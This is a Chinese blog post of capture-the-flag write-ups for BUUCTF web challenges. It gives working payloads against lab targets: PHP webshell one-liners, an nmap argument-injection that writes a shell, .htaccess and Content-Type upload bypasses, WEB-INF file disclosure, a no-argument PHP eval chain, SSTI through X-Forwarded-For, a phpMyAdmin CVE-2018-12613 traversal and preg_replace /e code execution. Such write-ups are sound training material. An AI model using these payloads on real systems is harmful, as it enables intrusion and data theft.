BUUCTF Web 第二页全部Write ups

原创

yym68686 于 2021-07-09 15:19:39 发布 340 收藏 2

分类专栏： CTF 文章标签： ctf buuctf wp web

本文链接：https://blog.csdn.net/weixin_45646006/article/details/118607574

更多笔记，可以关注yym68686.top

目录

[强网杯 2019]高明的黑客
[BUUCTF 2018]Online Tool
[RoarCTF 2019]Easy Java
[GXYCTF2019]BabyUpload
[GXYCTF2019]禁止套娃
    方法一
    方法二
    方法三
[BJDCTF2020]The mystery of ip
[GWCTF 2019]我有一个数据库
[BJDCTF2020]Mark loves cat
[BJDCTF2020]ZJCTF，不过如此
[安洵杯 2019]easy_web
[网鼎杯 2020 朱雀组]phpweb
[De1CTF 2019]SSRF Me
[NCTF2019]Fake XML cookbook
[ASIS 2019]Unicorn shop
[BJDCTF2020]Cookie is so stable
[CISCN 2019 初赛]Love Math
[BSidesCF 2020]Had a bad day
[安洵杯 2019]easy_serialize_php
[SUCTF 2019]Pythonginx
[0CTF 2016]piapiapia
[WesternCTF2018]shrine
[WUSTCTF2020]朴实无华
[SWPU2019]Web1
[网鼎杯 2020 朱雀组]Nmap
    方法一
    方法二
[MRCTF2020]PYWebsite
[极客大挑战 2019]FinalSQL
[NPUCTF2020]ReadlezPHP
[BJDCTF2020]EasySearch
[MRCTF2020]Ezpop
[NCTF2019]True XML cookbook
[CISCN2019 华东南赛区]Web11
[GYCTF2020]FlaskApp
    方法一 SSTI读文件
    方法二 PIN码爆破

[强网杯 2019]高明的黑客

进入网站，提示：

```
雁过留声，人过留名，此网站已被黑
我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏
```

下载www.tar.gz，解压后有3002个php文件，但里面get post的参数都是杂乱的，仔细观察php文件，发现大量的类似这样的成对出现的语句：

```
$_GET['cXjHClMPs'] = ' ';
echo `{$_GET['cXjHClMPs']}`;
```

我们可以利用url/?cXjHClMPs=cat /flag，来找到最终答案，可以利用脚本发现可用参数：

```

```

todo未完成

[BUUCTF 2018]Online Tool

打开网页，显示源代码：

```
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

escapeshellarg()和escapeshellcmd()

- 传入的参数是：`172.17.0.2' -v -d a=1`
- 经过`escapeshellarg`处理后变成了`'172.17.0.2'\'' -v -d a=1'`，即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用，即以它为中心分割为三部分（在两边加单引号）。
- 经过`escapeshellcmd`处理后变成`'172.17.0.2'\\'' -v -d a=1\'`，这是因为`escapeshellcmd`对`\`以及最后那个不配对儿的引号进行了转义：http://php.net/manual/zh/function.escapeshellcmd.php
- 最后执行的命令是`curl '172.17.0.2'\\'' -v -d a=1\'`，由于中间的`\\`被解释为`\`而不再是转义字符，所以后面的`'`没有被转义，与再后面的`'`配对儿成了一个空白连接符。所以可以简化为`curl 172.17.0.2\ -v -d a=1'`，即向`172.17.0.2\`发起请求，`POST`数据为`a=1'`。

`escapeshellarg`会在参数两边加入单引号，这样我们的参数就会被解释为字符串，所以我们需要自己在参数里面加入单引号，这样就可以跟`escapeshellarg`加入的单引号形成引号对，让我们的参数不被解释为字符串，输入url：

todo这里的-oG怎么想到的说明一下。

```
/?host=' <?php @eval($_POST["password"]);?> -oG shell.php '
```

页面回显上传的文件的文件夹：

```
you are in sandbox 5458152bd757cd8fd87bdf0712df1bc4Starting Nmap 7.70 ( https://nmap.org ) at 2021-03-28 03:06 U
TC Nmap done: 0 IP addresses (0 hosts up) scanned in 2.63 seconds Nmap done: 0 IP addresses (0 hosts up) scanned
 in 2.63 seconds
```

利用蚁剑空白区域右击添加数据，设置如下：

```
URL地址  http://d24500ab-c98b-47f9-9e2b-f8d6bbcc77a8.node3.buuoj.cn/5458152bd757cd8fd87bdf0712df1bc4/shell.php
连接密码 password
网站备注
编码设置 UTF8
连接类型 PHP
```

其他不变。密码可以随便设置，要跟`$_POST["password"]`一致。

连接后查看网站文件，在根目录发现flag。

References

https://blog.csdn.net/qq_26406447/article/details/100711933

https://blog.csdn.net/weixin_44077544/article/details/102835099

https://mayi077.gitee.io/2020/07/30/BUUCTF-2018-Online-Tool/

https://www.anquanke.com/post/id/107336

https://blog.csdn.net/SKI_12/article/details/61651960

[RoarCTF 2019]Easy Java

todo用dirsearch扫描一下

`Java Web`就应该想到`WEB-INF`是Java的WEB应用的安全目录。猜测此题是`WEB-INF/web.xml`泄露。`WEB-INF`主要包含一下文件或目录:

- `/WEB-INF/web.xml`：Web应用程序配置文件，描述了 servlet 和其他的应用组件配置及命名规则。
- `/WEB-INF/classes/`：含了站点所有用的`class`文件，包括`servlet class`和非`servlet class`，他们不能包含在`.jar`文件中
- `/WEB-INF/lib/`：存放web应用需要的各种JAR文件，放置仅在这个应用中要求使用的`jar`文件,如数据库驱动`jar`文件
- `/WEB-INF/src/`：源码目录，按照包名结构放置各个`java`文件。
- `/WEB-INF/database.properties`：数据库配置文件

漏洞检测以及利用方法：通过找到`web.xml`文件，推断`class`文件的路径，最后直接`class`文件，在通过反编译`class`文件，得到网站源码。

打开网页，发现登陆页面，按F12发现：

```
<center><p><a href="Download?filename=help.docx" target="_blank">help</a></p></center>
```

点击help链接，网页显示：

```
java.io.FileNotFoundException:{help.docx}
```

点击`help`链接时，用Burp Suite截包：

```
GET /Download?filename=help.docx HTTP/1.1
Host: 80a6988f-e2c9-4a88-aa9c-ac8b56ce9059.node3.buuoj.cn
Cache-Control: max-age=0
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90
 Safari/537.36 Edg/89.0.774.57
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3;q=0.9
Referer: http://80a6988f-e2c9-4a88-aa9c-ac8b56ce9059.node3.buuoj.cn/Login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,en-GB;q=0.6
Cookie: JSESSIONID=85BC2CB679CEB4E9E06E4AB50565EEA6
Connection: close
```

将`GET`修改为`POST`（这里很难想到）：

```
POST /Download HTTP/1.1
Host: 80a6988f-e2c9-4a88-aa9c-ac8b56ce9059.node3.buuoj.cn
Cache-Control: max-age=0
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90
 Safari/537.36 Edg/89.0.774.57
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3;q=0.9
Referer: http://80a6988f-e2c9-4a88-aa9c-ac8b56ce9059.node3.buuoj.cn/Login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,en-GB;q=0.6
Cookie: JSESSIONID=85BC2CB679CEB4E9E06E4AB50565EEA6
Connection: close
Content-Length: 18

filename=help.docx
```

响应：

```
HTTP/1.1 500 Internal Server Error
Server: openresty
Date: Sun, 28 Mar 2021 03:53:42 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 1585
Connection: close
Content-Disposition: attachment;filename=null
Content-Language: en

<!doctype html><html lang="en"><head><title>HTTP Status 500 â€“ Internal Server Error</title><style type="text/c
ss">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-famil
y:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,san
s-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:bl
ack;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {fo
nt-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {color:b
lack;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 â€“ Inte
rnal Server Error</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>Description</b> The server enc
ountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b></p><pre>j
ava.lang.NullPointerException
 java.io.FileInputStream.&lt;init&gt;(FileInputStream.java:130)
 java.io.FileInputStream.&lt;init&gt;(FileInputStream.java:93)
 com.wm.ctf.DownloadController.doPost(DownloadController.java:24)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:661)
 javax.servlet.http.HttpServlet.service(HttpServlet.java:742)
 org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
</pre><p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p><hr class="line"
 /><h3>Apache Tomcat/8.5.24</h3></body></html>
```

修改请求为：

```
POST /Download?filename=WEB-INF/web.xml HTTP/1.1
Host: 80a6988f-e2c9-4a88-aa9c-ac8b56ce9059.node3.buuoj.cn
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90
 Safari/537.36 Edg/89.0.774.57
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3;q=0.9
Referer: http://80a6988f-e2c9-4a88-aa9c-ac8b56ce9059.node3.buuoj.cn/Login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,en-GB;q=0.6
Cookie: JSESSIONID=85BC2CB679CEB4E9E06E4AB50565EEA6
Connection: close
Content-Length: 0
```

响应：

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 28 Mar 2021 03:50:14 GMT
Content-Type: application/xml
Content-Length: 1562
Connection: close
Content-Disposition: attachment;filename=WEB-INF/web.xml

<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.x
sd"
         version="4.0">

    <welcome-file-list>
        <welcome-file>Index</welcome-file>
    </welcome-file-list>

    <servlet>
        <servlet-name>IndexController</servlet-name>
        <servlet-class>com.wm.ctf.IndexController</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>IndexController</servlet-name>
        <url-pattern>/Index</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>LoginController</servlet-name>
        <servlet-class>com.wm.ctf.LoginController</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>LoginController</servlet-name>
        <url-pattern>/Login</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>DownloadController</servlet-name>
        <servlet-class>com.wm.ctf.DownloadController</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>DownloadController</servlet-name>
        <url-pattern>/Download</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>FlagController</servlet-name>
        <servlet-class>com.wm.ctf.FlagController</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>FlagController</servlet-name>
        <url-pattern>/Flag</url-pattern>
    </servlet-mapping>

</web-app>
```

修改请求为：

```
POST /Download?filename=WEB-INF/classes/com/wm/ctf/FlagController.class HTTP/1.1
Host: 80a6988f-e2c9-4a88-aa9c-ac8b56ce9059.node3.buuoj.cn
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90
 Safari/537.36 Edg/89.0.774.57
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3;q=0.9
Referer: http://80a6988f-e2c9-4a88-aa9c-ac8b56ce9059.node3.buuoj.cn/Login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,en-GB;q=0.6
Cookie: JSESSIONID=85BC2CB679CEB4E9E06E4AB50565EEA6
Connection: close
Content-Length: 0
```

网页内容`base64`解码后得到flag。

References

https://www.jianshu.com/p/cb7cbede3b37

https://www.cnblogs.com/Cl0ud/p/12177085.html

[GXYCTF2019]BabyUpload

打开网页，发现是文件上传类型，想到用`.htaccess`上传，创建文件`.htaccess`，写入

```
AddType application/x-httpd-php .png
```

- 作用是将`png`解析为`php`

然后上传`.htaccess`

> `.htaccess`另外一个写法
> 可以在`.htaccess`加入php解析规则，把文件名包含1的解析成php
> `<FilesMatch "1"> SetHandler application/x-httpd-php </FilesMatch>`
> 或者`SetHandler application/x-httpd-php`，例如文件`1.png`， 就会以php执行。

网页显示：

```
上传类型也太露骨了吧！
```

说明我们要修改文件类型，上传`.htaccess`时，用burp Suite拦截：

```
POST / HTTP/1.1
Host: e187f0b7-22f0-4d7b-9ce5-97394f953367.node3.buuoj.cn
Content-Length: 336
Cache-Control: max-age=0
Origin: http://e187f0b7-22f0-4d7b-9ce5-97394f953367.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1s7I5ajPkRlstANn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90
 Safari/537.36 Edg/89.0.774.63
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3;q=0.9
Referer: http://e187f0b7-22f0-4d7b-9ce5-97394f953367.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,en-GB;q=0.6
Cookie: PHPSESSID=48a1bc67790c6d550409df2da3498f55
Connection: close

------WebKitFormBoundary1s7I5ajPkRlstANn
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: application/octet-stream

AddType application/x-httpd-php .png
------WebKitFormBoundary1s7I5ajPkRlstANn
Content-Disposition: form-data; name="submit"

ä¸Šä¼
------WebKitFormBoundary1s7I5ajPkRlstANn--
```

将`Content-Type: application/octet-stream`修改为`Content-Type: image/jpeg`，上传后显示上传成功，创建文件`htaccess.png`，写入

```
<?php @eval($_POST["password"]);?>
```

显示上传失败

```
上传类型也太露骨了吧!
```

说明文件类型不对，修改`Content-Type: image/png`修改为`Content-Type: image/jpeg`，上传后提示：

```
诶，别蒙我啊，这标志明显还是php啊
```

修改`htaccess.png`内容

```
GIF89a
<script language="php">eval($_POST['shell']);</script>
```

修改`Content-Type: image/png`修改为`Content-Type: image/jpeg`，然后上传，页面回显上传的文件的相对路径：

```
/var/www/html/upload/6c9e4529d0f1b11a10f97e7bdbedfece/htaccess.png succesfully uploaded!
```

利用蚁剑空白区域右击添加数据，设置如下：

```
URL地址  http://7a5bab3a-9c97-4613-ac15-b875f4590ece.node3.buuoj.cn/upload/45373f6d5ca8e7f31a8b1ab615988658/htac
cess.png
连接密码 password
网站备注
编码设置 UTF8
连接类型 PHP
```

其他不变。密码可以随便设置，要跟`$_POST["password"]`一致。

连接后查看网站文件，在根目录发现flag。

References

https://www.cnblogs.com/wangtanzhi/p/12323313.html

[GXYCTF2019]禁止套娃

使用`githack`下载`index.php`，在python2环境输入：

```
python GitHack.py http://15e5a8a8-249b-44d1-93f0-8716f36dd25b.node3.buuoj.cn/.git/
```

git下载地址：https://github.com/lijiejie/GitHack

自动下载`index.php`源码：

```
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

- 需要以`GET`形式传入一个名为`exp`的参数。如果满足条件会执行这个`exp`参数的内容。
- 过滤了常用的几个伪协议，不能以伪协议读取文件。
- `(?R)`引用当前表达式，后面加了`?`递归调用。只能匹配通过无参数的函数，只允许执行如下格式函数：

```
a(b(c()));
a();
```

不允许

```
a('123');
```

- 正则匹配掉了`et/na/info`等关键字，很多函数都用不了。
- `eval($_GET['exp']);`典型的无参数`RCE`

首先需要得到当前目录下的文件`scandir()`函数可以扫描当前目录下的文件，例如：

```
<?php
print_r(scandir('.'));
?>
```

现在需要用无参数函数构造`scandir('.')`：

- `localeconv()`函数返回一包含本地数字及货币格式信息的数组。而数组第一项就是.，输入：

```
/?exp=print_r(localeconv());
```

网页显示：

```
Array ( [decimal_point] => . [thousands_sep] => [int_curr_symbol] => [currency_symbol] => [mon_decimal_point] =>
 [mon_thousands_sep] => [positive_sign] => [negative_sign] => [int_frac_digits] => 127 [frac_digits] => 127 [p_c
s_precedes] => 127 [p_sep_by_space] => 127 [n_cs_precedes] => 127 [n_sep_by_space] => 127 [p_sign_posn] => 127 [
n_sign_posn] => 127 [grouping] => Array ( ) [mon_grouping] => Array ( ) )
```

我们发现数组第一个就是.。

- `current()` 返回数组中的当前单元, 默认取第一个值。`pos()`是`current()`的别名，功能一样。这里还有一个知识点：

php手册查询`pos()`：

> pos
> (PHP 4, PHP 5, PHP 7, PHP 8)
> `pos` — `current()` 的别名
> 说明
> 此函数是该函数的别名：`current()`。

php手册查询`current()`：

> current
> (PHP 4, PHP 5, PHP 7, PHP 8)
> `current` — 返回数组中的当前值
> 说明
> `current( array | object $array) : mixed`
> 每个数组中都有一个内部的指针指向它"当前的"单元，初始化时会指向该数组中的第一个值。
> 参数
> `array` 要操作的数组。
> 返回值
> `current()` 函数返回当前被内部指针指向的数组单元的值，并不移动指针。如果内部指针指向超出了单元列表的末端，`current()`将返回`false`。

> 参见
> • `end()` - 将数组的内部指针指向最后一个单元
> • `key()` - 从关联数组中取得键名
> • `each()` - 返回数组中当前的键 / 值对并将数组指针向前移动一步
> • `prev()` - 将数组的内部指针倒回一位
> • `reset()` - 将数组的内部指针指向第一个单元
> • `next()` - 将数组中的内部指针向前移动一位

php手册下载地址：

http://cn2.php.net/get/php_manual_zh.chm/from/this/mirror

∴ `current(localeconv())` 永远都是个点，输入url：

```
/?exp=print_r(scandir(current(localeconv())));
```

网页显示：

```
Array ( [0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php )
```

方法一

使用 `array_reverse()` 将数组元素颠倒过来，然后用 `next()` 函数将指针指向第二个元素，输入url：

```
/?exp=print_r(next(array_reverse(scandir(pos(localeconv())))));
```

网页显示 `flag.php`，然后用 `show_source()` 输出flag文件。

输入url：

```
/?exp=show_source(next(array_reverse(scandir(pos(localeconv())))));
```

得到flag。

方法二

`array_flip()` 交换数组的键和值，输入url：

```
/?exp=var_dump(array_flip(scandir(current(localeconv()))));
```

这里 `var_dump()` 和 `print_r()` 都可以

网页输出：

```
array(5) { ["."]=> int(0) [".."]=> int(1) [".git"]=> int(2) ["flag.php"]=> int(3) ["index.php"]=> int(4) }
```

`array_rand()` 从数组中随机取出一个或多个单元，不断刷新访问就会不断随机返回，本题目中 `scandir()` 返回的数组只有5个元素，刷新几次就能刷出来 `flag.php`，输入url：

```
/?exp=var_dump(array_rand(array_flip(scandir(current(localeconv())))));
```

输入url：

```
/?exp=show_source(array_rand(array_flip(scandir(current(localeconv())))));
```

多刷新几次，得到flag。

方法三

`session_start()` 告诉 PHP 使用 `session`，PHP 默认是不主动使用 `session` 的。

`session_id()` 可以获取到当前的 `session id`，而 `PHPSESSID` 允许字母和数字出现。

于是我们在 `Cookie` 中加入数据 `PHPSESSID=flag.php`，然后获取到当前 `session id`：

```
?exp=print_r(session_id(session_start()));
```

用burpsuite拦截。构造请求：

```
GET /?exp=print_r(session_id(session_start())); HTTP/1.1
Host: 77965458-4610-428d-a777-71972491d489.node3.buuoj.cn
Cookie: PHPSESSID=flag.php

```

注意`cookie`下面空两行，否则无法得到响应，响应：

```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 03 Apr 2021 06:45:00 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40
Content-Length: 31

flag在哪里呢? <br>flag.php
```

显示flag，构造请求：

```
GET /?exp=show_source(session_id(session_start())); HTTP/1.1
Host: 77965458-4610-428d-a777-71972491d489.node3.buuoj.cn
cookie: PHPSESSID=flag.php

```

得到flag。注意`cookie`下面空两行，否则无法得到响应。

References

https://www.wh1teze.top/articles/2020/02/08/1581153047695.html

https://www.cnblogs.com/wangtanzhi/p/12260986.html

[BJDCTF2020]The mystery of ip

打开网页，在`hint`页面按`F12`发现注释：

```
<!-- Do you know why i know your ip? -->
```

打开flag页面，发现我们的`ip`，我们尝试是否可以控制这个`ip`，我们猜测它是模板注入，

`X-Forwarded-For`有`SSTI`注入，可以控制输入，用burp Suite拦截：

```
GET /flag.php HTTP/1.1
Host: node3.buuoj.cn:25292
X-forwarded-for: {system("ls")}

```

注意`X-Forwarded-For`下面空两行，否则无法得到响应，响应：

```
Your IP is : bootstrap
css
flag.php
header.php
hint.php
img
index.php
jquery
libs
templates_c
templates_c
```

构造请求：

```
GET /flag.php HTTP/1.1
Host: node3.buuoj.cn:25292
X-forwarded-for: {system("ls /")}

```

注意`X-Forwarded-For`下面空两行，否则无法得到响应，响应：

```
Your IP is : bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
var
```

发现flag，构造请求：

```
GET /flag.php HTTP/1.1
Host: node3.buuoj.cn:25292
X-forwarded-for: {system("cat /flag")}

```

注意`X-Forwarded-For`下面空两行，否则无法得到响应，得到flag。

References

https://www.cnblogs.com/wangtanzhi/p/12318630.html

[GWCTF 2019]我有一个数据库

用dirsearch扫描数据库，输入：

```
python dirsearch.py -u http://0cc07639-e850-439b-91da-bc4789d9ed9b.node3.buuoj.cn/ -e * -x 429
```

扫描发现`phpmyadmin/`可以访问，输入url：

```
/phpmyadmin/
```

输入url：

```
/phpmyadmin/?target=pdf_pages.php%253f/../../../../../../../../flag
```

得到flag。`CVE-2018-12613`显示源码里面执行了一次`urldecode`，这里要双重url编码，`%253f`两次解码后是`?`

或者

```
/phpmyadmin/?target=db_datadict.php%3f/../../../../../../../../flag
```

也可以得到flag。

或者

```
/phpmyadmin/?target=db_sql.php%253f/../../../../../../../../flag
```

References

https://mayi077.gitee.io/2020/02/29/GWCTF-2019-我有一个数据库/

https://blog.csdn.net/rfrder/article/details/109684292

https://blog.csdn.net/hclimg/article/details/102783871

https://da4er.top/代码审计-phpmyadmin4-8-1后台文件包含漏洞-CVE-2018-12613.html

[BJDCTF2020]Mark loves cat

用`dirsearch`扫描网站，发现`.git`泄露，用`githack`下载，这里可能下载不成功，挂代理和不挂代理都试一下，发现源码：

```php
<?php

include 'flag.php';

$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;
}

foreach($_GET as $x => $y){
    $$x = $$y;
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){
    exit($is);
}

echo "the flag is: ".$flag;
```

输入url：

```
/?yds=flag
```

得到flag，我们发送的是`GET`请求，完整的链接是：

```
http://a1264355-5edf-4c7c-a6fc-e8f62b8e1b22.node3.buuoj.cn/?yds=flag
```

进入代码后：

```php
foreach($_POST as $x => $y){
    $$x = $y;
}
```

没有执行，因为我们没有发送post请求，然后到第二段代码：

```php
foreach($_GET as $x => $y){
    $$x = $$y;
}
```

提取键值对，将`yds`赋值给`$x`，`flag`赋值给`$y`，所以`$$x=$yds`，`$$y=$flag`，最后执行完后变为`$yds=$flag`，紧接着：

```php
foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}
```

没有被执行，因为`if`判断不成立，然后执行：

```
if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}
```

发现满足条件，输出`$yds`，也就是`$flag`。最后得到flag，查询php手册：

> exit
> (PHP 4, PHP 5, PHP 7, PHP 8)
> exit — 输出一个消息并且退出当前脚本

exit可以输出内容。

References

https://www.codenong.com/cs105925473/

https://blog.csdn.net/jianpanliu/article/details/107028582

[BJDCTF2020]ZJCTF，不过如此

DATA URI Scheme

data:①[]②[;charset=]③[;]④,⑤

① `data`: 协议名称

② `[<mime type>]` 可选项，数据类型（`image/png`、`text/plain`等）

③ `[;charset=<charset>]` 可选项，源文本的字符集编码方式

④ `[;<encoding>]` 数据编码方式（默认`US-ASCII`，`BASE64`两种）

⑤ `,<encoded data>` 编码后的数据

注意：

- `[<mime type>][;charset=<charset>]` 的缺省值为`HTTP Header` 中`Content-Type`的字段值
- `[;<encoding>]` 的默认值为`US-ASCII`，就是每个字符会编码为`%xx`的形式
- `[;charset=<charset>]` 对于IE是无效的，需要通过 `charset` 设置编码方式；而`Chrome`则是 `charset` 属性设置编码无效，要通过 `[;charset=<charset>]` 来设置；`FF`就两种方式均可
- 若 `,<encoded data>` 不是以 `[;<encoding>]` 方式编码后的数据，则会报异常

References

https://www.cnblogs.com/fsjohnhuang/p/3903688.html

打开网页显示源码：

```php
<?php

error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        die("Not now!");
    }

    include($file);  //next.php

}
else{
    highlight_file(__FILE__);
}
?>
```

`get` 传入两个参数 `text` 和 `file`， `text` 参数利用 `file_get_contents()` 函数只读形式打开，打开后内容要与 `"I have a dream"` 字符串相匹配，才能执行下面的文件包含 `$file` 参数。看到用的是 `file_get_contents()` 函数打开 `text` 参数，以及后面的文件包含函数，自然的想到php伪协议中的 `data://` 协议

References

https://blog.csdn.net/weixin_44622228/article/details/105644054

`data` 协议通常是用来执行PHP代码，然而我们也可以将内容写入 `data` 协议中然后让 `file_get_contents` 函数取读取。当然也可以不需要 `base64`，但是一般为了绕过某些过滤都会用到 `base64`，输入：

```
/?text=data://text/plain,I have a dream
```

或者

```
/?text=data://text/plain;base64,SSBoYXZlIGEgZHJlYW0=
```

网页提示：

```
I have a dream
```

`php://filter` 用于读取源码， `php://input` 用于执行php代码，因为是php文件，我们想看到内容就需要 `php://filter` 伪协议，尝试以 `base64` 编码读取 `next.php` 内容。

输入url：

```
/?text=data://text/plain,I have a dream&file=php://filter/read=convert.base64-encode/resource=next.php
```

网页base64解码：

```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}

foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
 @eval($_GET['cmd']);
}
```

答案是输入url：

```
/next.php?\S*=${getFlag()}&cmd=system('cat /flag');
```

得到flag。

下面是细节解析，代码从：

```php
foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}
```

开始执行，传入的`\S* => ${getFlag()}`成为`$re=\S*, $str=${getFlag()}`。然后调用`complex()`函数：

```php
function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}
```

传入参数后，`preg_replace('/(' . $re . ')/ei', 'strtolower("\\1")', $str);`等价于`preg_replace('/(\S*)/ei', 'strtolower("\\1")', '${getFlag()}');`

查询php手册`strtolower()`函数：

> strtolower
> (PHP 4, PHP 5, PHP 7, PHP 8)
> strtolower — 将字符串转化为小写

查询php手册`preg_replace()`函数：

> preg_replace
> (PHP 4, PHP 5, PHP 7, PHP 8)
> preg_replace — 执行一个正则表达式的搜索和替换
> 说明
> preg_replace(mixed $pattern, mixed $replacement, mixed $subject) : mixed
> 搜索 subject 中匹配 pattern 的部分，以 replacement 进行替换。
> 参数
> pattern
> 要搜索的模式。可以使一个字符串或字符串数组。
> 可以使用 PCRE 修饰符。正则表达式语句。
> replacement
> 用于替换的字符串或字符串数组。 详情见 https://www.runoob.com/php/php-preg_replace.html
> subject
> 要进行搜索和替换的字符串或字符串数组。

`preg_replace('/(\S*)/ei', 'strtolower("\\1")', '${getFlag()}');` 这句话执行过程为先用正则表达式 `/(\S*)/ei` 去匹配 `${getFlag()}`。也可以用 `.*` 来匹配 `${getFlag()}` 整个字符串，但php自身在解析请求的时候，如果参数名字中包含 `空格`、`.`、`[` 等字符，会将他们转换成 `_`。所以不能用 `.*` 来匹配任意字符，需要用 `\S*` 代替，`\s` 在正则表达式中匹配 `空格`、`制表符` 和 `换行符` 等空白字符，`\S` 匹配除 `空格`、`制表符` 和 `换行符` 以外的字符。

References

http://www.lmxspace.com/2018/08/12/一个有趣的preg-replace函数/

